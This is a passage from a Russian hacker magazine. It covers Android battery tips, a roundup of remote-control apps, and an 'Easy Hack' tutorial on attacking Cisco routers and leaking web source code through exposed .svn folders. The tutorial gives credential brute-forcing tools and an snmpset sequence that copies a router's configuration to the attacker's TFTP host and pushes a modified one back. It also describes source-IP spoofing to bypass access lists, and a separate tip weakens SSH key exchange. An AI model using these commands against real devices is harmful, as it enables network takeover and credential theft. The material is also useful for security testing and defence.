Современные телефоны напичканы всевозможными датчиками, которые, естественно, требуют энергии для своей работы. Посмотреть, какие датчики есть в твоем телефоне и сколько они потребляют, очень просто, достаточно установить приложение Android System info, зайти во вкладку System и выбрать пункт Sensor. В первых Android-устройствах обычный акселерометр (датчик, определяющий положение устройства) потреблял до 15 мА • ч, в современных аппаратах это значение, как правило, в 100 раз меньше, поэтому нет особого смысла отключать «автоматическую ориентацию экрана» или «автоматическую яркость» (датчик освещенности), значительным образом это не повлияет на общее энергопотребление аппарата. Однако следует помнить, что многие приложения, в которых задействовано управление наклонами аппарата, могут использовать сразу несколько датчиков (акселерометр, гироскоп, датчик вращения, датчик ускорения, датчик ориентации, датчик гравитации и другие), что в сумме может дать потребление до 100 мА • ч.

### Экран

Экран любого современного устройства — главный потребитель энергии, при этом есть ряд основных факторов, влияющих на его прожорливость:

1. Размер экрана. Чем экран больше, тем больше энергии необходимо на его подсветку.
2. Яркость и время подсветки. Чем больше значения яркости экрана и тайм-аута отключения, заданные в настройках, тем больше устройство потребляет энергии. Рекомендую установить автоматическое управление яркостью (по датчику освещенности) и тайм-аут подсветки не более 30 с.
3. Разрешение экрана. Чем оно выше, тем больше энергии потребляет видеоускоритель устройства, отвечающий за отображение изображения на экране.
4. Технология изготовления экрана. Грубо все экраны можно разделить на две категории:

- жидкокристаллические (ЖК) дисплеи, состоящие из ЖК-матрицы и источника света (подсветки). К ним относятся экраны LCD, TFT-LCD, SCLCD, IPS, TFT;
- дисплеи на органических светодиодах (OLED), состоящие из активной матрицы, излучающей свет. К ним относятся экраны AMOLED, Super AMOLED и подобные.

Приведу простой пример, объясняющий различие в их работе. Если ты хочешь прочитать текст на листе бумаги ночью, у тебя два варианта: либо включить основной свет в комнате, либо подсветить листок маленьким фонариком. Результат в итоге один, но получен он будет с разными энергозатратами. В нашем примере основной свет — это ЖК-экран, в котором есть только общий источник света, подсвечивающий сразу все пиксели, независимо от того, отображают ли они какое-то изображение или нет. Потребление энергии таким экраном постоянно и зависит только от установленной яркости. В AMOLED-экранах свет излучают только те пиксели, которые задействованы в формировании изображения, если пиксель в нем не участвует (при черном цвете на картинке), он ничего не излучает и, соответственно, не потребляет энергии. Таким образом, общее потребление экрана будет зависеть не только от установленной яркости, но и от изображения: чем больше в нем черного цвета и темных оттенков, тем меньше потребление энергии экраном. Однако есть и обратное правило: чем больше на картинке белых участков, тем больше такой экран потребляет энергии, и в определенных случаях AMOLED-экран может оказаться даже более «прожорливым», чем ЖК-экран. Смотрим таблицу «Сравнение энергопотребления экранов…».

Таким образом, все плюсы от экономичности AMOLED-экранов можно получить, лишь соблюдая некоторые нехитрые правила, а именно: стараться не использовать белый фон, в приложениях устанавливать темные темы; в качестве обоев рабочего стола использовать темные картинки с температурой цветов не более 6500K. Только в этом случае AMOLED-экран сможет оказаться до двух раз экономичнее ЖК-экрана.

В AMOLED-экранах свет излучают только те пиксели, которые задействованы в формировании изображения, если пиксель в нем не участвует, он ничего не излучает и, соответственно, не потребляет энергии



**INFO**

Чтобы навигационное приложение быстрее и с меньшими затратами энергии тебя находило, включи функцию «определение координат по беспроводным сетям» вместо GPS. Во многих случаях полученной точности местоположения будет достаточно, а энергии на это потребуется в десять раз меньше.

### Процессор

Есть три основных параметра, влияющих на энергопотребление процессора, которые можно изменить: частота, режим управления частотой, напряжение.

**Частота.** Все современные устройства могут управлять частотой своего процессора, уменьшая ее при малых нагрузках, тем самым снижая энергопотребление. Правильно оптимизированное устройство при выключении экрана должно переходить в режим экономичного энергопотребления, снижать частоту процессора до 15–30% от максимальной величины и оставаться на этой частоте до следующего пробуждения пользователем. Поэтому оценить оптимизацию энергопотребления устройства можно, посмотрев статистику работы процессора на той или иной частоте. Для этого открываем приложение Android System info, выбираем вкладку System и пункт CPU.

Если большую часть времени процессор работает на максимальной частоте, значит, с оптимизацией есть проблема. Для ее решения устанавливаем приложение SetCPU (нужен root), с помощью которого можно не только задать рабочую частоту процессора (или уточнить диапазон рабочих частот), но и создать профили частот, активируемые по какому-либо событию (запуску приложения, уменьшению заряда, отключению экрана, времени), то есть оптимизировать процесс управления частотой под себя. Например, частоту в рабочем режиме можно установить не более 1000–1200 МГц; по событию «экран выключен» и «заряд менее 15%» максимальную частоту ограничить половиной от рабочей частоты, а минимальную — установить на минимум; задать профили для часто запускаемых приложений с ограничением их максимальной рабочей частоты той величиной, при которой сохраняется комфортная для тебя отзывчивость интерфейса (так, для игр вполне может хватить 800 МГц, а для просмотра фильмов и прослушивания музыки — 500 МГц). Такой подход поможет сэкономить до 50% заряда, расходуемого процессором. Правда, при этом следует понимать, что чем меньше будет частота, тем менее отзывчивым может стать интерфейс и ниже общая скорость работы.

**Режимы управления частотой процессора.** Эти режимы (алгоритмы) определяют, как будет изменяться частота процессора, в каких пределах и как быстро, в зависимости от испытываемой процессором загрузки, ее длительности и прочего. Режимы управления частотой и шаг изменения частоты заложены в ядре, и их набор для разных прошивок может отличаться. Не буду приводить описание этих режимов, при необходимости ты сам легко их найдешь. Скажу лишь, что для многоядерных устройств предпочтительнее использовать режим hotplug (если такого режима у тебя в списке SetCPU нет — используй interactive, ну или ondemand, он есть по умолчанию на большинстве ядер), который в простое отключает незадействованные ядра процессора и наиболее эффективен в соотношении производительность/экономичность.

**Уменьшение напряжения процессора (андервольтинг).** Этот вариант оптимизации энергопотребления процессора уже рассматривался в статье «Эффективная диета» (апрель 2014-го), поэтому не будем на нем останавливаться.

## ЧАСТЬ 2. СОФТ

После отключения экрана устройство должно переходить в режим энергосбережения (так называемый режим suspend), при этом уменьшается частота процессора, отключаются «лишние» ядра, сворачивается активность приложений. Цель этого режима понятна — максимальное снижение потребления энергии тогда, когда устройство пользователю не нужно, а так как телефон большую часть времени находится в таком режиме, от его эффективности существенно зависит общая продолжительность работы устройства.

К сожалению, этот режим не всегда работает правильно, в результате чего заряд при выключенном экране продолжает снижаться. Виной этому, как правило, пробуждения приложений (с помощью wakelock'ов), которые продолжают нагружать процессор своими запросами и выполнением задач в фоне. Тема борьбы с такими пробуждениями уже затрагивалась в статье «Эффективная диета», но сейчас остановимся на этом поподробнее.

Для начала нужно проверить, есть ли у девайса проблемы с режимом энергосбережения в режиме «сна». Сделать это можно даже без установки сторонних приложений с помощью стандартного пункта меню настроек «Использование аккумулятора» (или «Батарея»), желательно после долгого периода бездействия телефона, например утром.

Можно не задерживаться на первом экране, показывающем, на какие задачи ушел уже израсходованный заряд, тут



**INFO**

Если на смартфоне получены права root, то следить за будящими его программами гораздо удобнее с помощью приложений Wakelock Detector или BatterBatteryStats.



**INFO**

С помощью приложения Pixel Battery Saver можно отключать целые ряды пикселей AMOLED-экрана, тем самым снижая его энергопотребление.





### О ЕМКОСТИ

В статье то и дело будут появляться значения потребления энергии в миллиампер-часах (мА • ч). Чтобы оценить это значение, раздели емкость своего аккумулятора на приведенное число, и ты узнаешь, сколько часов устройство сможет проработать при данной нагрузке (усредненно).



**15 часов и 88%**



мало для нас интересного, лучше тапнем на график и перейдем в «Подробный журнал», отображающий график разряда аккумулятора и пять полосок. Определить наличие будящих приложений можно, сравнив полоски «экран включен» и «рабочий режим». Если полоска «экран включен» пустая, а полоска «рабочий режим» за тот же промежуток времени имеет заливку, значит, аппарат в это время что-то будило и он выходил из режима энергосбережения, что, в свою очередь, снижало заряд. В правильно оптимизированном устройстве таких пробуждений вообще быть не должно.

Что же вообще будит устройство и почему? Для нормального функционирования многих приложений необходимо периодическое обновление данных или даже работа в фоне (например, для музыкального проигрывателя), поэтому наиболее частыми будильщиками выступают приложения с настроенным автообновлением или автосинхронизацией, клиенты социальных сетей, почтовые программы, различные мессенджеры, виджеты состояния системы и погоды. Для уменьшения расхода заряда в этих приложениях можно отключить автосинхронизацию и уменьшить интервал их обновления. Однако часто в списке будящих программ попадаются и другие приложения или процессы, в том числе системные, не имеющие в настройках опций «усыпления».

С такими приложениями и процессами можно поступить одним из следующих способов:

- Удалить, если это не особо нужное пользовательское предложение.
- Отключить автозагрузку с помощью Autorun Manager. Советую отключать не только подозрительные и будящие программы, но и другие редко используемые приложения, которые часто висят в оперативной памяти и кеше (вкладка настроек «Приложения → Работающие»). Так в памяти появятся действительно часто запускаемые программы.
- Временно заморозить с помощью Titanium Backup или того же Autorun Manager. Это на случай, если приложение понадобится в будущем или если речь идет о системном приложении, которое нежелательно удалять (если, например, ты хочешь сохранить возможность обновления по воздуху). При заморозке приложение пропадет из списка программ, но физически не удалится. Однако следует помнить, что заморозка некоторых системных приложений может привести к сбою в работе системы, поэтому действуем осторожно.
- Отключить конкретный будящий процесс приложения с помощью программы Disable Service, без отключения всего приложения.
- Принудительно отправить будящие приложения в глубокий сон с помощью приложения Greenify. Но следует учитывать, что «гринифицированное» приложение перестанет запускаться по событиям, обновлять свои данные, получать push-уведомления и прочее до следующего запуска вручную. Еще одна полезная мелочь — Greenify встраивается в Wakelock Detector, и его функционал доступен прямо оттуда.

Иногда сторонние приложения могут влиять на сон устройства через системные процессы, которые оказываются «крайними» и выводятся в списке wakelock'ов как виновники незасыпания (например, процессы suspend, events/0). Найти истинных виновников незасыпания в этом случае можно, последовательно замораживая/удаляя подозрительные приложения (начав с недавно установленных) и наблюдая за лидерами в списке wakelock'ов.

## ВЫВОДЫ

Все советы были использованы мной лично и позволили увеличить срок жизни четырех Android-устройств до 2–4 дней. См. скриншот «15 часов и 88%». ⌶



**INFO**

Push-уведомления от оператора лишний раз пробуждают устройство и выводят его из режима энергосбережения, лучше отключить их в меню SIM-карты.




**INFO**

Если в списке будящих процессов ты видишь совсем незнакомые названия — воспользуйся Гуглом, он поможет узнать не только что это за процесс, но и наверняка как его можно усыпить.

## СОВЕТЫ

- Устройство может не засыпать, если нажата одна или несколько хард-кнопок. При выключенном экране полоска «режим работы» будет полностью залита. Данная проблема существует со времен первых девайсов на Android и в современных прошивках уже должна быть устранена, но в случае сильного расхода заряда не поленись и проверь, особенно если смартфон «транспортируется» в чехле.
- Покупай аккумуляторы и зарядные устройства только от официального производителя. Как показывает опыт, реальная емкость дешевых аккумуляторов гораздо меньше указанной, а дешевые зарядные устройства в лучшем случае не выдадут заявленный на них максимальный ток, а в худшем — навредят аккумулятору повышенным напряжением или пульсирующим током.
- Старайся заряжать устройство не от USB-порта компьютера, а от сетевой зарядки. На старте зарядка аккумулятора идет более высоким током, который не может выдать USB-порт, в результате увеличивается время зарядки и уменьшается ресурс аккумулятора (прежде всего это касается мощных аккумуляторов с большим зарядным током от 1 А).
- Заряжай устройства полными циклами, старайся не допускать глубокого разряда (до выключения) и частичных подзарядов в середине цикла, все это сказывается на ресурсе аккумулятора, постепенным снижением его емкости.
- SD- и SIM-карты могут влиять на энергопотребление. Если ты столкнулся с высоким разрядом, попробуй походить день без SD-карты. Если предположения подтвердятся — отформатируй карту в самом телефоне или при необходимости замени ее. SIM-карты также лучше менять на новые каждые 3–4 года (благо это бесплатно).
- Раз в полгода (а при подозрительно быстром разряде — чаще) проверяй внешнее состояние аккумулятора на наличие вздутия и деформаций (начало вздутия можно заметить, приложив аккумулятор к ровной поверхности), в случае их обнаружения аккумулятор лучше заменить. Также периодически продувай и чисти USB-контакты устройства.
- Старайся брать телефон с емкостью аккумулятора не менее 600 мА • ч на 1" экрана :).


Сторонние приложения могут влиять на сон устройства через системные процессы, которые оказываются «крайними» и выводятся в списке wakelock'ов как виновники незасыпания



# КАРМАННЫЙ СОФТ

Сегодня в выпуске: пульт управления для мегапопулярного плеера VLC, быстрый запуск команд по SSH с помощью одной кнопки, удаленная клавиатура и мышь для управления компом издалека и Bluetooth-контроллер для игр на планшете или приставке. Приятного чтения.

## ВЫПУСК #5. УДАЛЕННОЕ УПРАВЛЕНИЕ







### REMOTE FOR VLC (FORK)

VLC — один из самых популярных медиапроигрывателей, уже давно заслуживший любовь пользователей Windows, OS X, Linux и даже Android. Поэтому неудивительно, что в маркете можно найти множество самых разных клиентов для него. Remote for VLC — один из самых удобных. Умеет управлять воспроизведением, плей-листами, оснащен встроенным менеджером файлов, есть возможность удаленного управления форматом вывода изображения, выбора звуковых дорожек и субтитров. И конечно же, он автоматически ставит воспроизведение на паузу во время звонка.

Единственная сложность, которая может возникнуть в пользовании клиентом, — необходимо включить доступ по HTTP на стороне VLC и установить пароль, как показано в официальной инструкции (goo.gl/9M7IYR). После этого клиент сам найдет сервер. Линуксоиды могут запускать VLC проще (например, вставить строку в файл ~/.xsession):

```
$ vlc --extraintf=luahttp↵
--fullscreen --qt-start-↵
minimized
```

**Remote for VLC (Fork):** goo.gl/1E8p7C
**Платформа:** Android
**Цена:** бесплатно / open source






### SSH BUTTON


Для Android полно SSH-клиентов на любой вкус и цвет, но они совершенно не подходят для быстрого выполнения одиночных команд. Приходится запускать клиент, проходить аутентификацию, выполнять команду и, наконец, закрывать клиент. Упростить данную процедуру можно с помощью приложения SSH button.

Это специальный SSH-клиент, позволяющий повесить любую удаленную команду на кнопку на главном экране приложения и запускать ее простым тапом. Запускаем приложение, нажимаем кнопку «Меню», выбираем Add... и заполняем поля: имя команды, сама команда, IP сервера, имя юзера, пароль и порт. Кнопка появляется на главном экране.

Да, приложение не умеет работать с сертификатами, но это трудно назвать большим минусом. Настоящий минус в том, что SSH button использует не совсем безопасный метод обмена ключами, который по умолчанию отключен в последней версии OpenSSH. Чтобы вернуть все на место, достаточно добавить в /etc/ssh/sshd_config следующую строку:

```
KexAlgorithms diffie-hell↵
man-group-exchange-sha1
```

**SSH button:** goo.gl/Sjy9bs
**Платформа:** Android
**Цена:** бесплатно






### UNIFIED REMOTE

Удаленных клавиатур и мышей в маркете не меньше, чем SSH-клиентов. Unified Remote отличается кросс-платформенностью (сервер доступен для Windows, OS X, Linux, Raspberry Pi и Arudino Yún) и огромным количеством различных типов управления. Здесь есть клавиатура, мышь, интерфейс управления медиаплеером, голосовой ввод, файловый менеджер, управление питанием, возможность удаленного запуска приложений, а также плагины для управления огромным количеством приложений, начиная от Spotify и заканчивая Google Chrome и Opera.

Большая часть функциональности, конечно же, платная, но мышь, клава, медиаплеер и файловый менеджер доступны и так. Интересно, что у сервера (goo.gl/7T9ycQ) есть интерфейс веб-управления, с помощью которого можно просмотреть статистику использования, настроить методы ввода и сам сервер. Linux-версия сервера доступна в пакетах Deb, Rpm, обычном архиве и в AUR (ArchLinux).

**Unified Remote:** goo.gl/X6h3T
**Платформа:** Android
**Цена:** бесплатно






### BT CONTROLLER

В маркете легко найти приложение, превращающее смартфон в игровой контроллер для ПК, но когда речь заходит об управлении другим Android-устройством (планшетом, например) — начинаются проблемы. К счастью, BT Controller позволяет их решить с помощью довольно интересного хака.

Приложение представляет собой сервер и клиент в одном флаконе. При запуске в режиме сервера оно прикидывается сторонней наэкранной клавиатурой и ждет управляющих команд от клиента. Последний как раз и представляет собой джойстик, при нажатии кнопок на котором соответствующая инфа уходит на сервер и нажимаются виртуальные клавиши на виртуальной же клавиатуре.

Другими словами, это удаленная клавиатура в форме джойстика, которая отлично подходит для игр с поддержкой управления с клавы (читай: практически любой эмулятор). В качестве бонуса доступны функции переназначения кнопок и выбор скина джойстика.

**BT Controller:** goo.gl/I8SB9k
**Платформа:** Android
**Цена:** бесплатно

# EASY HACK

## ХАКЕРСКИЕ СЕКРЕТЫ ПРОСТЫХ ВЕЩЕЙ

Алексей «GreenDog» Тюрин
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



**WARNING**

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

## ЗАХВАТИТЬ КОНТРОЛЬ НАД CISCO

**РЕШЕНИЕ**

В этот чудесный снежный день в этом прекрасном разделе Easy Hack мы займемся девайсами Cisco и разберем все основные векторы атак на девайсы Cisco, в особенности на маршрутизаторы под операционной системой IOS (как самые распространенные).

Конечно, начать следует с того, чтобы определить, а зачем их вообще ломать. Чаще всего потребность захватывать контроль над цисками появляется в том случае, когда необходимо обойти какие-то ограничения на уровне сети. Например, если мы пытаемся прорваться из интернета внутрь корпоративной сети, то криво настроенная циска позволит нам провалиться внутрь. Роутеры же внутри сети часто выступают в роли файрволов и фильтруют трафик между сегментами, что может нам помешать при атаках. К тому же с цисок мы можем проворачивать атаки типа man-in-the-middle.

В основном атаки на циски далеко не rocket-science и сводятся чаще всего к перебору учеток. К сожалению, уязвимостей, да еще и с публичными эксплойтами для цисок практически нет. Причин тому много, хотя для нас это не столь и важно.

Но для того, чтобы «правильно» брутить, желательно узнать кое-какие подробности о внутренних решениях в IOS (которые во многом будут аналогичны циско и на других платформах: ASA, PIX, CatOS).

Итак, в IOS есть разделение пользователей по уровню привилегий. Всего их 16: от 0 до 15, где 15 — максимальные привилегии, 1 — уровень обычного пользователя с очень урезанными возможностями, а остальные в основном не используются. По умолчанию, когда юзер логинится в систему, у него уровень 1, и если он хочет получить привилегированный доступ и возможность переконфигурировать устройство, то должен ввести специальный «enable»-пароль (чаще всего — cisco). Хотя можно настроить, чтобы сразу был 15, и тогда вводить дополнительный пароль не нужно.

При этом на циске изначально есть понятие общего юзера, для которого можно установить пароль. И есть «новая» модель разграничения доступа, называемая AAA (authentication, authorization, accounting), которая позволяет иметь множество различных пользователей с различными правами в ОС, а также поддерживает внешние хранилища, используя протоколы RADIUS или TACACS+. AAA на IOS необходимо «включать», чтобы она заработала.

Все это важно из-за того, что влияет на то, где и как брутить учетки. Обычно доступны Telnet, SSH или веб (по HTTP или HTTPS). При этом SSH работает только с моделью AAA. А Telnet поддерживает и вход под общим юзером, то есть когда при аутентификации мы должны вводить только пароль. Еще более интересным может быть web (basic-аутентификация), который может быть настроен на использование «enable»-пароля для аутентификации. То есть в последнем случае мы можем, используя «enable»-пароль, войти в циску, слить конфиг и из него получить уже обычные учетные записи.

Для конфигурации через веб используется URL такого вида: http://cisco_dev/level/15/exec (например, вывод используемого конфига /level/15/exec/-/show/running-config/CR). Хотя знать его нет необходимости, обычно там все понятно. Зато в 2000 году здесь была приличная бага, позволяющая обойти аутентификацию: если ввести любой другой уровень больше 15 (но меньше 99), то циска пускала тебя и предоставляла привилегированный доступ. Циски, конечно, юзаются долго, но 15 лет — это уж слишком, так что в реале встретить такой баг маловероятно.

Теперь несколько фактов о практике. Во-первых, брут SSH не представляет собой ничего особого, так что подойдет любая тулза. Во-вторых, веб-морды у цисок могут отличаться от версии к версии, но доступ по указанному выше URL'у вполне универсален и порождает запрос по basic-аутентификации, то есть аналогично можно использовать любые тулзы. С телнетом дела обстоят несколько сложнее. Классические тулзы типы Hydra, Medusa, Ncrack могут откровенно false'ить, к тому же брутить только пароль (для стандартного юзера) умеет только гидра. Тут на помощь могут прийти тулзы cisco-torch или cisco-auditing-tool. Они, правда, очень олдскульные, но входят в Kali.

В случае успеха и захода на девайс смотрим конфигурацию:

```
show running-config (или sh run)
```

НА БОЛЬШИНСТВЕ УСТРОЙСТВ SNMP ИЗНАЧАЛЬНО ОТКЛЮЧЕН, НО ОН ДОСТАТОЧНО ЧАСТО ВКЛЮЧАЕТСЯ ДЛЯ УДАЛЕННОГО МОНИТОРИНГА И УПРАВЛЕНИЯ ДЕВАЙСАМИ

## СЛИТЬ КОНФИГУРАЦИЮ С CISCO ЧЕРЕЗ SNMP

**РЕШЕНИЕ**

Хотелось бы отдельным пунктом выделить атаки на циски через SNMP. Хотя на большинстве устройств SNMP изначально отключен, но он достаточно часто включается для удаленного мониторинга и управления девайсами (к тому же на некоторых включен с общеизвестными комьюнити-стрингами).

С точки зрения самой атаки все вполне стандартно: бери любимую тулзу да бруть, если SNMP-сервис доступен. Важно здесь другое — что в случае успеха и «подбора» комьюнити с правами на запись мы можем получить полный контроль над устройством. Ведь мы можем и скачать конфигурацию, и залить новую через SNMP. Вот последовательность команд:

```
snmpset -c private -v 2c cisco_ip 1.3.6.1.4.1.9.9.96.1.1.1.1.↵
          2.444 i 1
snmpset -c private -v 2c cisco_ip 1.3.6.1.4.1.9.9.96.1.1.1.1.↵
          3.444 i 4
snmpset -c private -v 2c cisco_ip 1.3.6.1.4.1.9.9.96.1.1.1.1.↵
          4.444 i 1
snmpset -c private -v 2c cisco_ip 1.3.6.1.4.1.9.9.96.1.1.1.1.↵
          5.444 a 192.168.1.2
snmpset -c private -v 2c cisco_ip 1.3.6.1.4.1.9.9.96.1.1.1.1.↵
          6.444 s config
snmpset -c private -v 2c cisco_ip 1.3.6.1.4.1.9.9.96.1.1.1.1.↵
          14.444  i 1
```

Несмотря на длину, она вполне проста:

- -c private — комьюнити-строка на запись;
- -v 2c — версия протокола SNMP (чаще всего именно эта);
- cisco_ip — IP-адрес циски;
- 1.3.6.1.4.1.9.9.96.1.1.1.1.2.444 — специальный цисковский OID с 444 — случайным числом;
- i — тип устанавливаемых данных (i — integer, a — IP-адрес, s — строка).

Фактически данная последовательность указывает циске, что и куда скопировать. Первая команда определяет протокол TFTP (1 — TFTP, 2 — FTP, 3 — RCP, 4 — SCP, 5 — SFTP). Вторая — что копируем запущенную конфигурацию (1 — файл в сети, 2 — файл с флеша циски, 3 — startup-конфиг, 4 — running-конфиг, 5 — терминал, 6 — фабричный startup-конфиг). Третий — что копируем на удаленный ресурс, то есть файл в сети. Здесь выборка аналогична предыдущей команде. Далее указываем и IP-адрес нашего хоста, где открыт TFTP-порт. Пятой командой задаем, под каким конфигурация будет сохранена у нас. И последней мы запускаем копирование, делая созданную предыдущими командами запись активной (1 — active, 2 — notInService, 3 — notReady, 4 — createAndGo, 5 — createAndWait, 6 — destroy).

Таким образом, представленная последовательность будет аналогом команды в IOS:

```
copy running-config tftp://192.168.1.2/config
```

Но это мы получили конфигурацию. Для того чтобы ее залить обратно, требуется практически та же последовательность, только команды 2 и 3 поменяются местами. Таким образом, мы можем модифицировать конфигурацию и «подстроить» ее под наши нужды.

Одну из типовых трудностей, возникающих на нашем пути, представляют access-листы — они могут достаточно четко ограничивать перечень хостов, с которых разрешен доступ на SNMP-сервис циски. Но в этом случае нам могут помочь как минимум два метода. Во-первых, важно помнить, что SNMP — это UDP-протокол, в котором отсутствует handshake, то есть мы можем подменить IP-адрес отправителя на разрешенный access-листом, таким образом обходя ограничение. Второе решение — атаковать циску с другой циски. Например, есть специальный management-сегмент, недоступный обычным юзерам, через который доступен SNMP на цисках. Тогда в случае, если мы взломаем одну циску, мы с нее можем отправить SNMP-команды на другие циски (так как у нее есть доступ в management-сегмент), чтобы те слили нам конфиг. Формат команд внутри цисок таков:

```
snmp set v2c 192.168.1.2 private oid 1.3.6.1.4.1.9.9.96.1.1.1..↵
1.2.444 integer 1
```

Если же вернуться к первой части, то для того, чтобы не копировать «вручную», можно воспользоваться тулзами. Вариант первый — cisc0wn (goo.gl/wSvCY4), второй — snmpblow (входит в Kali Linux). Snmpblow умеет подделывать IP-адреса, зато первая более «автоматическая» и может сразу отпарсить конфиг на интересные штуки.

**СИСТЕМЫ КОНТРОЛЯ ВЕРСИЙ ХРАНЯТ В СЕБЕ ОЧЕНЬ МНОГО ДАННЫХ — ПРАКТИЧЕСКИ ВСЕ ИЗМЕНЕНИЯ, КОТОРЫЕ БЫЛИ СОВЕРШЕНЫ. ЭТО ДАЕТ НАМ ВОЗМОЖНОСТЬ ПОЛУЧИТЬ И ИСХОДНИКИ СУЩЕСТВУЮЩЕГО ВЕБ-ПРИЛОЖЕНИЯ, И ТО, ЧТО БЫЛО, КОГДА ОНО ТОЛЬКО СОЗДАВАЛОСЬ: DEV-ПАРОЛИ, ЗАХАРДКОЖЕННЫЕ КЛЮЧИ И ЕЩЕ МНОГО ЧЕГО ИНТЕРЕСНОГО!**

## СЛИТЬ ИСХОДНИКИ ЧЕРЕЗ ВЕБ С СИСТЕМАМИ КОНТРОЛЯ ВЕРСИЙ

### РЕШЕНИЕ

Системы контроля версий (а-ля Git или SVN) используются сейчас повсеместно в хоть сколько-то организованных проектах. Очень часто с помощью их накатываются/обновляются и веб-проекты. Это, в свою очередь, может породить ряд проблем, если веб-сервер некорректно (во многом по умолчанию) настроен.

Вся основная проблема появляется тогда, когда специальные папки и файлы (.git, .svn, CVS...) оказываются в директориях веб-сервера, то есть доступны через веб-сервер. Ситуация реально вполне типовая, а поэтому эксплуатация ее нам интересна.

Но для начала важно помнить, что системы контроля версий хранят в себе очень много данных — практически все изменения, которые были совершены. Это дает нам возможность (не всегда, правда) получить и исходники существующего веб-приложения, и то, что было, когда оно только создавалось (а значит, и тестовые, временные учетки, которые когда-то были захардкожены в приложении, у нас тоже есть возможность получить).

Хотелось бы отметить, что не раз уже «всплывали» дисклозы исходников в крупных проектах. Так что этой типичной мисконфигурацией стоит воспользоваться.

Можно выделить две основные типовые проблемы: когда директория с метаинформацией доступна через веб и когда для нее еще включен листинг. Второй вариант, конечно, проще и понятнее (можно просто все скачать), но и с первым проблемы решаются, если известен алгоритм хранения данных системы контроля версий (да и тулзы соответствующие есть). Давай разберем основные из систем, чтобы было понятно, как обстоят дела внутри.

Первый пример — SVN до версии 1.7. В ней директории .svn находятся в каждой директории проекта. Один из самых интересных файлов — entries, в котором содержатся имена файлов и директорий проекта. Имея их, мы можем к ним напрямую обращаться. Кроме того, копии всех файлов хранятся в /.svn/text-base/. Например, /.svn/text-base/config.txt.svn-base, то есть мы еще и отсюда их можем получить. При этом важно помнить, что в зависимости от конфигурации расширение svn-base может не учитываться, что может не дать возможность скачать исполняемые файлы типа PHP.

И еще раз подчеркну, что .svn в каждой директории, а потому и entries, и данные, возможно, потребуется с каждой сливать.

Второй вариант — SVN начиная с версии 1.7 и выше. Здесь многое изменилось: директория .svn присутствует только в корне проекта, а не в каждой директории. Файла entries нет, зато появился wc.db, который представляет собой базу данных SQLite 3, в которой и хранится основная метаинформация о проекте. Кроме того, теперь файлы с исходничками лежат в одной папке /.svn/pristine/. Но, чтобы не было проблем с одинаковыми именами в разных папках (а может, и еще какие причины были), полный путь до файла представляет собой значение SHA-1 от имени файла и директорию с первыми двумя буквами хеша. Например, /.svn/pristine/bb/bb6499b8e938f92a3695fff1afe57edea4b9efb7.svn-base.

Один из больших плюсов для нас заключается в том, что пропадает расширение из имени файла, таким образом мы обходим проблему исполнения таких файлов, как PHP.

Сами хешики и соотношения с путями до файлов можно взять как раз из wc.db следующей командой:

```
sqlite3 wc.db 'select local_relpath, checksum from NODES'
```

